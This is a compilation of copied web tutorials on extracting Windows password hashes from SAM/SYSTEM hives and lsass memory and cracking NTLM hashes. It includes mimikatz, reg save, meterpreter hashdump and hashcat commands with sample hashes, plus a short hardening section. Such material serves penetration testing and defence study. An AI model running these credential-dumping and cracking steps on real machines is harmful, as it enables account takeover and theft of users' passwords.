
<https://codebeautify.org/ntlm-hash-generator>

Full scenario for hash dump & password crack :


<https://www.ultimatewindowssecurity.com/blog/default.aspx?p=c2bacbe0-d4fc-4876-b6a3-1995d653f32a>

rainbow table:

<https://crackstation.net/>



<https://www.onlinehashcrack.com/>



|  |
| --- |
| https://netsec.ws/?p=314 |
| [NetSec](https://netsec.ws/)  Ramblings of a NetSec addict   * [Ramblings](https://netsec.ws/?cat=10)   + [OSCP Review](https://netsec.ws/?p=398)   + [OSCE Review](https://netsec.ws/?p=517)   + [So you want to be a Hacker?](https://netsec.ws/?p=468)   + [InfoSec Topics](https://netsec.ws/?p=536) * [Tutorials](https://netsec.ws/?cat=9)   + [Simple Buffer Overflows](https://netsec.ws/?p=180)   + [Converting Metasploit Module to Stand Alone](https://netsec.ws/?p=262) * [Hacking Snippets](https://netsec.ws/?cat=18)   + [Basic Information](https://netsec.ws/?cat=38)     - [Spawning a TTY Shell](https://netsec.ws/?p=337)     - [Finding Public Exploits](https://netsec.ws/?p=320)   + [Metasploit](https://netsec.ws/?cat=42)     - [Creating Metasploit Payloads](https://netsec.ws/?p=331)   + [Passwords](https://netsec.ws/?cat=88)     - [Cracking Network Passwords (Hydra)](https://netsec.ws/?p=353)     - [Generating Wordlists](https://netsec.ws/?p=457)     - [Identifying Hashes (Hash Identifier)](https://netsec.ws/?p=361)     - [Cracking Hashes (oclHashcat)](https://netsec.ws/?p=366)     - [Obtaining Windows Passwords](https://netsec.ws/?p=314)   + [Privilege Escalation](https://netsec.ws/?cat=33)     - [Linux Privilege Escalation Scripts](https://netsec.ws/?p=309)   + [Port Redirection](https://netsec.ws/?cat=26)     - [Port Redirection with Rinetd](https://netsec.ws/?p=272)     - [Dynamic Port Forwarding (SSH)](https://netsec.ws/?p=278)     - [Remote Port Forwarding (SSH)](https://netsec.ws/?p=283)     - [Local Port Forwarding (SSH)](https://netsec.ws/?p=287)     - [Port Forwarding with Metasploit](https://netsec.ws/?p=326)   + [Tools](https://netsec.ws/?cat=27)     - [Netcat](https://netsec.ws/?p=292) * [OS Tips](https://netsec.ws/?cat=30)   + [Linux](https://netsec.ws/?cat=62)     - [Simple Linux Commands](https://netsec.ws/?p=376)   + [Windows](https://netsec.ws/?cat=64)     - [Simple Windows Commands](https://netsec.ws/?p=371)   + [Programs](https://netsec.ws/?cat=63)     - [Remote Desktop (rdesktop)](https://netsec.ws/?p=384)     - [Fixing Metasploit Slow Search](https://netsec.ws/?p=303)     - [Encoding / Decoding Base64](https://netsec.ws/?p=388) * [Programming](https://netsec.ws/?cat=80)   + [Python Snippets](https://netsec.ws/?cat=81)     - [Multi-Threaded Brute Forcer](https://netsec.ws/?p=420)     - [Writing Shellcode to a File](https://netsec.ws/?p=426)   + [Programs](https://netsec.ws/?cat=95) * [Peach Pits](https://netsec.ws/?cat=11)   + [FTP](https://netsec.ws/?cat=57)     - [Fuzz Username / Password](https://netsec.ws/?p=242)     - [Fuzz FTP Commands](https://netsec.ws/?p=392) * [Vulnerable VMs](https://netsec.ws/?cat=85)   + [Walkthroughs](https://netsec.ws/?cat=86)     - [pWnOS 2.0](https://netsec.ws/?p=430)  Obtaining Windows Passwords [Peleus](https://netsec.ws/?author=1)  The windows passwords can be accessed in a number of different ways. The most common way would be via accessing the Security Accounts Manager (SAM) file and obtaining the system passwords in their hashed form with a number of different tools. Alternatively passwords can be read from memory which has the added benefit of recovering the passwords in plain text and avoiding the cracking requirement. In order to understand the formats you’ll see when dumping Windows system hashes a brief overview of the different storage formats is required.  **Lan Manager (LM) Hashes** Originally windows passwords shorter than 15 characters were stored in the Lan Manager (LM) hash format. Some OSes such as Windows 2000, XP and Server 2003 continue to use these hashes unless disabled. Occasionally an OS like Vista may store the LM hash for backwards compatibility with other systems. Due to numerous reasons this hash is simply terrible. It includes several poor design decisions from Microsoft such as splitting the password into two blocks and allowing each to be cracked independently. Through the use of rainbow tables which will be explained later it’s trivial to crack a password stored in a LM hash regardless of complexity. This hash is then stored with the same password calculated in the NT hash format in the following format: ::::::  An example of a dumped NTLM hash with the LM ant NT component. Administrator:500:611D6F6E763B902934544489FCC9192B:B71ED1E7F2B60ED5A2EDD28379D45C91:::  **NT Hashes** Newer Windows operating systems use the NT hash. In simple terms there is no significant weakness in this hash that sets it apart from any other cryptographic hash function. Cracking methods such as brute force, rainbow tables or word lists are required to recover the password if it’s only stored in the NT format.  An example of a dumped NTLM hash with only the NT component (as seen on newer systems. Administrator:500:NO PASSWORD\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*:EC054D40119570A46634350291AF0F72:::  It’s worth noting the “no password” string is variable based on the tool. Others may present this information as padded zeros, or commonly you may see the string “AAD3B435B51404EEAAD3B435B51404EE” in place of no password. This signifies that the LM hash is empty and not stored.  **Location** The hashes are located in the Windows\System32\config directory using both the SAM and SYSTEM files.      In addition it’s also located in the registry file HKEY\_LOCAL\_MACHINE\SAM which cannot be accessed during run time. Finally backup copies can be often found in Windows\Repair.  **Tool – PwDump7** – <http://www.tarasco.org/security/pwdump_7/>This tool can be executed on the system machine to recover the system hashes. Simply download the run the binary with at least administrator account privileges.  **Tool – Windows Credential Editor** – <http://www.ampliasecurity.com/>Windows Credentials Editor (WCE) is great for dumping passwords that are in memory. Personally I typically use it with the -w flag to dump passwords in clear text. This can often net you passwords that are infeasible to get any other way.  **Tool – Meterpreter** If you have a meterpreter shell on the system, often you can get the hashes by calling the hashdump command.  **Method – Recovery Directory** Occasionally you may not have direct access to the file required, or perhaps even command line interaction with the victim. An example of this would be a local file inclusion attack on a web service. In those cases it’s recommended you try and recover the SYSTEM and SAM directories located in the Windows\Repair directory.  **Method – Live CD** Sometimes you may have physical access to the computer but wish to dump the passwords for cracking later. Using a Live CD is a common method of being able to mount the Windows drive and recover the SYSTEM and SAM files from the System32/config directory since the OS isn’t preventing you access.  Filed Under: [Passwords](https://netsec.ws/?cat=88) Tagged With: [hacking](https://netsec.ws/?tag=hacking), [passwords](https://netsec.ws/?tag=passwords), [privilege escalation](https://netsec.ws/?tag=privilege-escalation-2), [windows](https://netsec.ws/?tag=windows)  Copyright © 2020 · [Genesis Sample](http://www.studiopress.com/) on [Genesis Framework](https://www.studiopress.com/) · [WordPress](https://wordpress.org/) · [Log in](https://netsec.ws/wp-login.php) |

|  |
| --- |
| https://security.stackexchange.com/questions/161889/understanding-windows-local-password-hashes-ntlm |
| [Jason, :, 502, :, aad3c435b514a4eeaad3b935b51304fe, :, c46b9e588fa0d112de6f59fd6d58eae3, :, :, :]  as the example   * Jason is the user name * 502 is the relative identifier (500 is an administrator, 502 here is a kerberos account.) (adsecurity.org/?p=483) * aad3c435b514a4eeaad3b935b51304f is the LM hash * c46b9e588fa0d112de6f59fd6d58eae3 is the NT hash |

|  |
| --- |
| http://techgenix.com/how-cracked-windows-password-part2/ |
| Console Access If you are performing password auditing activities without physical access to the device in question, but you still have console access through remote desktop or VNC, then you can obtain password hashes through the use Fizzgig's fgdump utility, obtainable [here](http://www.foofus.net/fizzgig/fgdump/).  <http://foofus.net/goons/fizzgig/fgdump/downloads.htm>  Once you have downloaded fgdump to host you can simply run it with no options to create a dump of the local machine SAM file.  http://techgenix.com/content/ws/img/upl/image0041265466252852.jpg?ezimgfmt=rs:569x363/rscb2 **Figure 2:** Confirmation the Fgdump Utility Ran Correctly  Once this is completed, a file will be generated in the same directory the utility was launched from that contains a list of all user accounts, their LM hashes, and their NTLMv2 hashes.  http://techgenix.com/content/ws/img/upl/image0061265466252883.jpg?ezimgfmt=rs:569x195/rscb2 **Figure 3:** Password Hashes Output by Fgdump Cracking Passwords Using Cain and Abel Now that we actually have password hashes we can try to crack them. If you have already downloaded and installed Cain & Abel then you are already a step ahead because we will be using it to crack our sample LM passwords.  If you have not yet installed Cain and Abel you can download it from [here](http://www.oxid.it/cain.html). The installation is just a matter of hitting next a few times. If you do not already have it installed, you will also be prompted to install the WinPCap packet capture driver used for Cain and Abel's sniffing features. Once installed you can launch the program and click on the Cracker tab near the top of the screen. After doing this, click on the LM & NTLM Hashes header in the pane on the left, right click in the blank area in the center of the screen, and select Add to List.  Cain will not accept a simple copy and paste of the password hash, so you will have to place the hash in a text file formatted a special way. If you extracted your hashes using fgdump then you should already have the text file you need, which contains hashes on a line by line format.  http://techgenix.com/content/ws/img/upl/image0081265466379586.jpg?ezimgfmt=rs:572x95/rscb2 **Figure 4:** Accepted Formatting of Passwords Hashes  If you extracted your password hashes manually you will need to create a file with a line entry for every user account. Each line should contain the username, the relative identifier (RID) portion of the users SID, and the hashes. The format of these elements should be:  Username:RID:LMHash:NTLMHash:::  Browse to this file, select it, and click next to import the hashes into Cain and Abel. Once this is done, you can right click the account whose password you want to crack, select the Brute Force Attack option, and choose LM hashes. The brute force attack method attempts every possible password combination against the hash value until it finds a match. On the screen that follows you can select the characters you want to use for the brute force attack and the minimum and maximum password lengths. Notice that the character set is automatically configured to use only uppercase characters and number with a maximum length of 7, due to the characteristics of LM hashes.  In our example scenario where we have a password of PassWord123 we will see immediate partial results as the program returns that "Plaintext of 664345140A852F61 is D123". We have already cracked the second half of the password hash. On a modern computer, going through every single possible password combination should take no longer than 2 to 3 hours, guaranteeing an eventual success.  http://techgenix.com/content/ws/img/upl/image0101265466379586.jpg?ezimgfmt=rs:566x419/rscb2 **Figure 5:** Cain Successfully Cracks the LM Password Hash Cracking Passwords Using John the Ripper Cain and Abel does a good job of cracking LM passwords but it is a bit slow and its functionality for cracking NTLMv2 hashes is even slower. If you are comfortable using the command line for your password cracking activities, then John the Ripper is one of the fastest and most highly preferred cracking engines.  You can download John the Ripper from [here](https://www.openwall.com/john/). Once you have extracted the contents of the file you will find the john-386.exe executable in the /run subdirectory. John has a few different modes it can be run in, but to run it in its default mode all you have to do is supply the file containing the password hash as an argument when you run the executable from a command prompt.  http://techgenix.com/content/ws/img/upl/image0121265466379602.jpg?ezimgfmt=rs:575x290/rscb2 **Figure 6:** John the Ripper Attempting to Crack a Password  Once it has completed, John the Ripper displays the cracked passwords and stores the results in its john.pot file. In most situations the default cracking mode is fine, but John the Ripper also has these cracking modes available:   * Single Crack Mode - Uses variations of the account name * Wordlist Mode - Relies on a dictionary for password guesses * Incremental Mode - Relies on a brute-force style attack * External Mode - Relies on another (user supplied) application for password guessing   John is very efficient in all of its cracking modes and is my typical program of choice for password cracking. Disable LM Hashing By now you should be thoroughly versed on the weaknesses of LM hashes. The good thing for us is that we do not have to use them anymore. Modern Windows operating systems can be configured to use NTLMv2 exclusively with a few registry modifications.  You can disable the storage of LM hashes by browsing to HKLM\System\CurrentControlSet\Control\LSA in the registry. Once there, create a DWORD key named NoLMHash, with a value of 1.  Another step is to disable LM authentication across the network. Once again, browse to HKLM\CurrentControlSet\Control\LSA. Once there, locate the key named LMCompatibiltyLevel. This can be set to 3 to send NTLMv2 authentication only which is a great setting for domain clients. The alternative is to set this value to 5 which configured the device to only accept NTLMv2 authentication requests, which is great for servers.  The only instance in which these settings might cause an issue are cases in which you have Windows NT 4 and older client on your network. However, in all honesty, if you still have those types of systems on your network then getting rid of them is the best security device I can give you. Use SYSKEY SYSKEY is a Windows feature which can be implemented to add an extra 128 bits of encryption to the SAM file. SYSKEY works by the use of a user created key which is used to encrypt the SAM file. Once enabled, SYSKEY cannot be disabled.  It's important to keep in mind that SYSKEY only protects the SAM file itself, securing it against being copied. SYSKEY does NOT protect against tools which extract hashes from running memory, such as Cain and fgdump.  You can read more about SYSKEY at [http://support.microsoft.com/kb/143475](https://support.microsoft.com/kb/143475). |

|  |
| --- |
| https://miloserdov.org/?p=4129 |
| How to get Windows password hashesDump Windows password hashes on a running computer On a running system, it is problematic to access the **C:/Windows/System32/config/SAM** and **C:/Windows/System32/config/SYSTEM** files, although this is possible. To save copies of these files, you can use the **reg** utility:   |  |  | | --- | --- | |  | reg save HKLM\SYSTEM SystemBkup.hiv  reg save HKLM\SAM SamBkup.hiv |   In some tutorials, instead of **SYSTEM**, the **SECURITY** hive is saved – this is a mistake, you cannot restore the hash with the **SECURITY** and **SAM** hives, we just need **SYSTEM** and **SAM**!  The password hash is also contained in RAM, namely in the **Local Security Authority Process (lsass.exe)**. This process is always launched in running Windows and you can dump it (a copy of the process in RAM is saved to disk as a file). You can use various utilities to create a dump, including two official ones:   * [Procdump](https://miloserdov.org/?goto=35311) * Task Manager  Dump Windows password hashes on a turned off computer On the turned off computer, for subsequent retrieval of the user's password, it is enough to copy the files:   * **C:/Windows/System32/config/SAM** * **C:/Windows/System32/config/SYSTEM**   The same files can be found in the Windows backup or in the Shadow copy of the disk, or you can copy it by booting from the Live system. What is mimikatz [mimikatz](https://github.com/gentilkiwi/mimikatz) program is well-known for the ability to extract passwords in plain text, hashes, PIN codes and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket attacks or build Golden tickets.  In this guide, we will only look at mimikatz's ability to extract NTLM hashes. Remember, mimikatz also has other very interesting features – look at its extensive help: <https://github.com/gentilkiwi/mimikatz/wiki> How to install mimikatz on Windows mimikatz is a portable command line utility. That is, installation is not required, but you need to be able to start if you are not very familiar with the command line.  1. Go to <https://github.com/gentilkiwi/mimikatz/releases>, download the **mimikatz\_trunk.7z** or **mimikatz\_trunk.zip** file. Unzip the downloaded archive.  2. Open PowerShell (**Win+x** → **Windows PowerShell (administrator)**) or the command line (**Win+r** → **cmd**).  3. At the command prompt, use the **cd** command to navigate to the folder with the **mimikatz.exe** executable file. For example, the archive is unpacked into the **C:\Users\MiAl\Downloads** folder, then the executable file will be in the **C:\Users\MiAl\Downloads\mimikatz\_trunk\x64\** folder:   |  |  | | --- | --- | | 1 | cd C:\Users\MiAl\Downloads\mimikatz\_trunk\x64\ |   4. Run the executable file.  .\mimikatz.exe How to extract NTLM user password hash from registry files The following commands must be executed in the **mimikatz** console.  The **log** command enables writing all output to a FILE:   |  |  | | --- | --- | | 1 | log FILE |   For example, to run all output in a **hash.txt** file:   |  |  | | --- | --- | | 1 | log hash.txt |   I copied the **SYSTEM** and **SAM** files from the turned off computer, now to extract the hash I need to run a command of the form:   |  |  | | --- | --- | | 1 | lsadump::sam /system:C:\путь\до\SYSTEM /sam:C:\путь\до\SAM |   An example of my command:   |  |  | | --- | --- | | 1 | lsadump::sam /system:C:\Share-Server\files\SYSTEM /sam:C:\Share-Server\files\SAM |   Output Example:          The output is quite extensive and there is a lot of data. Of interest are sequential lines of the form:   |  |  | | --- | --- | | 1  2 | User : USERNAME    Hash NTLM: HASH |   In my example, interesting lines (only 2 users have password on the 4 users):   |  |  | | --- | --- | | 1  2  3  4  5 | User : ShareOverlord    Hash NTLM: 7ce21f17c0aee7fb9ceba532d0546ad6    User : Alexey    Hash NTLM: ca76a176340f0291e1cc8ea7277fc571 |   There are also lines with usernames:   |  |  | | --- | --- | | 1  2 | User : MiAl  User : Администратор |   But after them there are no strings with the NTLM hash, because these users do not have a password in the system.  If you want to extract data from the registry files of the current operating system, then exit mimikatz, for this press **Ctrl+c**.  PROCEDURE DETAILED:  Now we will dump the **SYSTEM** and **SAM** registry hives of the current system:   |  |  | | --- | --- | | 1  2 | reg save HKLM\SYSTEM SystemBkup.hiv  reg save HKLM\SAM SamBkup.hiv |   Run mimikatz again:   |  |  | | --- | --- | | 1 | .\mimikatz.exe |   Turn on logging:   |  |  | | --- | --- | | 1 | log hash-local.txt |   And we execute a command indicating the files into which dumps of the registry hives are saved, that is, **SystemBkup.hiv** and **SamBkup.hiv**:   |  |  | | --- | --- | | 1 | lsadump::sam /system:SystemBkup.hiv /sam:SamBkup.hiv |   Output Example:    Only one user with a hash was found here:   |  |  | | --- | --- | | 1  2 | User : Администратор    Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f |  |  |  | | --- | --- | | In fact, to extract NTLM hashes from the local system, it was not necessary to dump the registry hives. Another option is to increase the privileges of the mimikatz program itself and extract hashes directly from the system. To do this, run the commands:  privilege::debug  token::elevate  log hash-local2.txt  lsadump::sam |  |  How to extract NTLM hash from lsass.DMP file Logically (and in practice) in the dump of the Local Security Authority Process should only be the hash of the user who logged in with a password.  First, specify the path to the dump file with a command of the form:   |  |  | | --- | --- | | 1 | sekurlsa::minidump C:\path\to\lsass.DMP |   For instance:   |  |  | | --- | --- | | 1 | sekurlsa::minidump C:\Share-Server\files\lsass.DMP |   Then run the command:   |  |  | | --- | --- | | 1 | sekurlsa::logonPasswords |  How to brute-force NTLM hash For hacking I will take the following hash:   |  |  | | --- | --- | | 1  2 | User : Alexey    Hash NTLM: ca76a176340f0291e1cc8ea7277fc571 |   Take a look at the [Hashcat](https://miloserdov.org/?goto=7) help to find out the NTLM hash mode number:   |  |  | | --- | --- | | 1 | 1000 | NTLM                                             | Operating Systems |   That is, the NTLM hash number is **1000**(hashcat mode).  To launch a mask attack to crack NTLM in Hashcat, you need to run a command of the form:   |  |  | | --- | --- | | 1 | hashcat -m 1000 -a 3 'HASH' MASK |   An example of my real command:  hashcat --force --hwmon-temp-abort=100 -m 1000 -D 1,2 -a 3 -i --increment-min 1 --increment-max 10 -1 ?l?d ca76a176340f0291e1cc8ea7277fc571 ?1?1?1?1?1?1?1?1?1  In this command:   * **hashcat** is the name of the executable file. On Windows, it could be **hashcat64.exe**. * **--force** means ignore warnings * **--hwmon-temp-abort=100** means setting the maximum temperature, after which the brute-force attck will be interrupted, by 100 degrees Celsius * **-m 1000** means NTLM hash type * **-D 1,2** means to use both the central processor and the video card for brute-force * **-a 3** means mask attack * **-i** means gradually increase the number of characters in the generated passwords * **--increment-min 1** means start with mask length equal to one * **--increment-max 10** means to end the search with a mask length of ten * **-1 ?l?d** means custom character set number 1, it includes small Latin letters (**?l**) and numbers (**?d**) * **ca76a176340f0291e1cc8ea7277fc571** is the hash for hacking * **?1?1?1?1?1?1?1?1?1** is a mask from a custom character set   <https://miloserdov.org/wp-content/uploads/2020/02/hashcat-NTLM.png>  Let's hack one more hash:   |  |  | | --- | --- | | 1  2 | User : Администратор    Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f |   Command (another hash and another set of custom characters):  hashcat --force --hwmon-temp-abort=100 -m 1000 -D 1,2 -a 3 -i --increment-min 1 --increment-max 10 -1 ?l?u?d 5187b179ba87f3ad85fea3ed718e961f ?1?1?1?1?1?1?1?1?1  https://miloserdov.org/wp-content/uploads/2020/02/hashcat-NTLM-2.png  END |

HASHCAT USE

|  |
| --- |
| https://cyberloginit.com//2017/12/26/hashcat-ntlm-brute-force.html |
| Hashcat NTLM Hash Brute Force Notes Dec 26, 2017 Abstact Notes on brute-force Windows NTLM Hash with hashcat on a Windows/Linux machine with decent graphics card/cards. Environment  * Latest graphics card driver installed; * A text file hash.txt of all the NTLM hash like this `aad3b435b51404eeaad3b435b51404ee’, one for each line.  Benchmark Just grab the latest copy of hashcat from [here](https://hashcat.net/hashcat/), extract it and you are good to go.  Then, copy the text file of the NTLM hash to the root of the hashcat directory.  Run  hashcat64.bin(on Linux) -b  hashcat64.exe(on Windows) -b  to simply run a benchmark, and to also make sure that the graphics card driver are properly recognized. Brute-ForceOptions Some of the most commonly used options are as follows:          you may use these charsets in your password mask directly.  I.E. for numeric, 6 character long password NTLM hash:  .\hashcat64.exe -m 1000 -a 3 hash.txt ?d?d?d?d?d?d  As you can see, in brute-fore mode, the string ?d?d?d?d?d?d is the mask,  the charset of each position can be designated with a ? followed by its charset.  ?d?d?d?d?d?d means that hashcat should try every possible numeric strings of length 6.  You can change the charset of any position to reduce the overall complexity.  For a complex password consisting of both lowercase, numbers and special characters,  you can use  -1 ?l?d?s  for convenience.  That is  .\hashcat64.exe -m 1000 -a 3 hash.txt -1 ?l?d?s ?1?1?1?1?1?1  if the password is still 6 characters long.  -i enables mask increment mode, for example  .\hashcat64.exe -m 1000 -a 3 hash.txt ?d?d?d?d?d?d  only tries combinations that are 6 characters long.  With -i set, hashcat will start from 1 character to 6 characters.  You can also set the minimum length with --increment-min=[length] and the maxmum length with --increment-max=[length]. Attack In our case, the NTLM hash is obtained with the metasploit framework module post/windows/gather/hashdump executed in a meterpreter reverse shell.   |  | | --- | | [\*] Obtaining the boot key...  [\*] Calculating the hboot key using SYSKEY []...  [\*] Obtaining the user list and keys...  [\*] Decrypting user keys...  [\*] Dumping password hints...  No users with password hints on this system  [\*] Dumping password hashes...  Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  [username]:1000:aad3b435b51404eeaad3b435b51404ee:0b82e1dace77e29dd1de00896ba1c5bc::: |   Columns are separated by colon :, the 3rd one is LM(LAN Manager) hash, which has been deprecated since Windows Vista.  The 4th one 0b82e1dace77e29dd1de00896ba1c5bc is the NTLM(NT LAN Manager) hash used by modern Windows operating systems,  and that is exactly what we are trying to brute-force here.  First create the hash.txt file  echo "0b82e1dace77e29dd1de00896ba1c5bc" > hash.txt  As we have no idea how long the password is, nor what characters may have been used,  we make an assumption that the length is between 5 and 9 , and only lowercase and numbers are used.  Use the custom charset  -1 ?l?d  This should word for most non tech-savvy people.  Then run  ./hashcat64.bin -m 1000 -a 3 -w 3 -O hash.txt -1 ?l?d ?1?1?1?1?1?1?1?1?1 -i --increment-min=5  Finally we will get the result qqqqqq.  This should be pretty quick if your graphics cards have enough horse power. |

|  |
| --- |
| https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-what-changed-technical-writeup/ |
| Retrieving NTLM Hashes and what changed in Windows 10Abstract Password are stored on hard drives in something called “Registry Files”. Physically they can be found on places like C:\Windows\System32\config\ in files like ‘SAM’ and ‘SYSTEM’.  They are, of course, not stored in clear text but rather in “**hashed**” form and for all recent Windows versions, using the NTLM proprietary (but known) hashing algorithm. However, even the hashes are not stored “**as is**“, they are actually found **Double Encrypted** within the SAM Registry Hive, with parts of the encryption keys in the SYSTEM Registry Hive.  This article will try to explain **exactly and in great detail** how these hashes can be **fully retrieved**. It will also discuss the **changes** that are made in the Windows 10 **Anniversary Update** (10.0.14393 or v1607). Here Microsoft decided to kick out RC4 encryption in favor of AES encryption (AES-128-CBC with an IV). This article will only focus on NTLM hashes, not LM.  Everything below is based on personal research and reading papers, books and a lot of different scripts or programs. The latter include [Mimikatz](https://github.com/gentilkiwi/mimikatz) and [Powerdump](https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/powershell/powerdump.ps1) of which only the first one supports AES encrypted hashes. Since the finalization of my research, I also learned of the existence of [CredDump7](https://github.com/Neohapsis/creddump7). CredDump7 also supports AES but not for all systems (see Corner Cases) and focuses on a different use case: it only supports extraction from SAM & SYSTEM dump files. Step By Step Example: old NTLM Hash Retrieval (RC4 Cipher) –> For the entire article, the demo user is the built in Administrator with RID ***500***, also visible as ‘0x000001f4’ or (in code) known as ‘f4010000’. The stored password is ‘123456’  The NTLM hashing algorithm remains the same, so the resulting hash will still be 32ed87bdb5fdc5e9cba88547376818d4 (or ‘123456’ in plain text).  ….  Finally cut the Encrypted NTLM hash from (7.) in two and decrypt each part with the DES keys from (8.):   * NTLM Hash part 1 = **a291d14b768a6ac4** with DESKEY **f40140010ea10401** = **32ed87bdb5fdc5e9** (8 bytes) * NTLM Hash part 2 = **55a0ab9d376d8551** with DESKEY **017a01200107d002** = **cba88547376818d4** (8 bytes) * Putting these two halves together gives us **32ed87bdb5fdc5e9cba88547376818d4** (16 bytes) which is the hash for password ‘123456’  Corner Cases As specified earlier, there are also:   1. Windows systems out there that where installed pre Windows v1607: **RC4 encryption only**. 2. Windows systems that where installed as pre Windows v1607 but updated later **without password updates** (net user Administrator 123456): **RC4 encryption only** 3. Windows systems that where installed as pre Windows v1607 and then updated and **have updated one or more user passwords** (***net user Administrator 123456***): **Mixed RC4 (SysKey) and AES (Hash) encryption** 4. Windows systems that where installed as Windows v1607 or newer: **AES encryption only.** |